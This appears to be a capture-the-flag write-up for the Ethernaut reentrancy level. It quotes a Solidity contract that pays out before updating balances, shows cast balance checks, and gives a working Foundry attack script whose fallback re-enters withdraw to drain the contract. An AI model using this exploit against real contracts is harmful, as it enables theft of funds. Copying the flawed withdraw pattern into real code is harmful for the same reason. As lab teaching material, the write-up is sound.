Re-entrency

in this challenge we given this contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.12;

import "openzeppelin-contracts-06/math/SafeMath.sol";

contract Reentrance {
    using SafeMath for uint256;

    mapping(address => uint256) public balances;

    function donate(address _to) public payable {
        balances[_to] = balances[_to].add(msg.value);
    }

    function balanceOf(address _who) public view returns (uint256 balance) {
        return balances[_who];
    }

    function withdraw(uint256 _amount) public {
        if (balances[msg.sender] >= _amount) {
            (bool result,) = msg.sender.call{value: _amount}("");
            if (result) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    receive() external payable {}
}
```

and our goal is to drain all the funds from the contract

lets first check how much ether the contract does have

```
ethernaut on  master [!1 +2 ?42 ]❱ cast balance 0xd0127Bf410F070748100e2Db38AF00df108d151B --rpc-url $rpc_url
1000000000000000
```

which is 0.001 ether

and we check that we have 0 balance in the contract currently

```
ethernaut on  master [!1 +2 ?42 ]❯ cast call 0xd0127Bf410F070748100e2Db38AF00df108d151B "balanceOf(address)" 0x284cd6b2b7d4dc8a754c8fc34858529db5039ebb --rpc-url $rpc_url
0x0000000000000000000000000000000000000000000000000000000000000000
```

so if we pay the amount by calling `donate()` the contract will have 0.002 ether, but we can only withdraw 0.001 ether because of `(balances[msg.sender] >= _amount)`


what is interesting is that the `withdraw` function sends us the ether by using `msg.sender.call{value: _amount}("")` and then reduces our balance, so it is like they are trusting the account or more precisely the smart contract that is receiving ether

lets name this contract **Evil** and the level contract **Victim**, when Evil calls withdraw, victim will first transfer funds to Evil, so this will execute the fallback function of Evil, now what will happen if inside the fallback function we call withdraw again ?

to answer this question lets explain in detail how the call happen at the `EVM` level

when our evil contract makes an external call to withdraw, this starts an execution context which is an environment in the `EVM` where `withdraw` runs, now when withdraw executes `(bool result,) = msg.sender.call{value: _amount}("")` this will call the fallback function of **Evil** meaning we start another execution context (and the previous one will get suspended until this finishes) and this environment contains the value of ether being sent, `EVM` will move the ether from victim to evil and then starts executing our fallback function, we should mark that this changes of state are only local to the `EVM`, it will only become global if the execution ends without reverting or failing

so now the attack scenario is like the following :



so the **victim** contract will keep sending us ether because it will never reach this line of the code `balances[msg.sender] -= _amount` until we stop calling `withdraw` in our fallback function, and of course we will stop when the victim contract balance is 0

here is the code

```
pragma solidity ^0.6.12;

import "../src/Reentrance.sol";
import "forge-std/Script.sol";
import "forge-std/console.sol";

contract attack {
  Reentrance tr;
  constructor(Reentrance _tr) public{
    tr = _tr;
  }

  fallback() external payable {
    if (msg.sender.balance > 0) {
      tr.withdraw(1000000000000000);
```

```
    }
  }
  function pwn() external {
    tr.withdraw(1000000000000000);
  }

}

contract Solver is Script {
  Reentrance instance =
Reentrance(payable(0xd0127Bf410F070748100e2Db38AF00df108d151B));

  function run() external {
     vm.startBroadcast(vm.envUint("PRIVATE_KEY"));
     console.log(address(instance).balance);
     attack p = new attack(instance);
     instance.donate{value : 0.001 ether}(address(p));
     p.pwn();
     console.log(address(instance).balance);
  }
}
```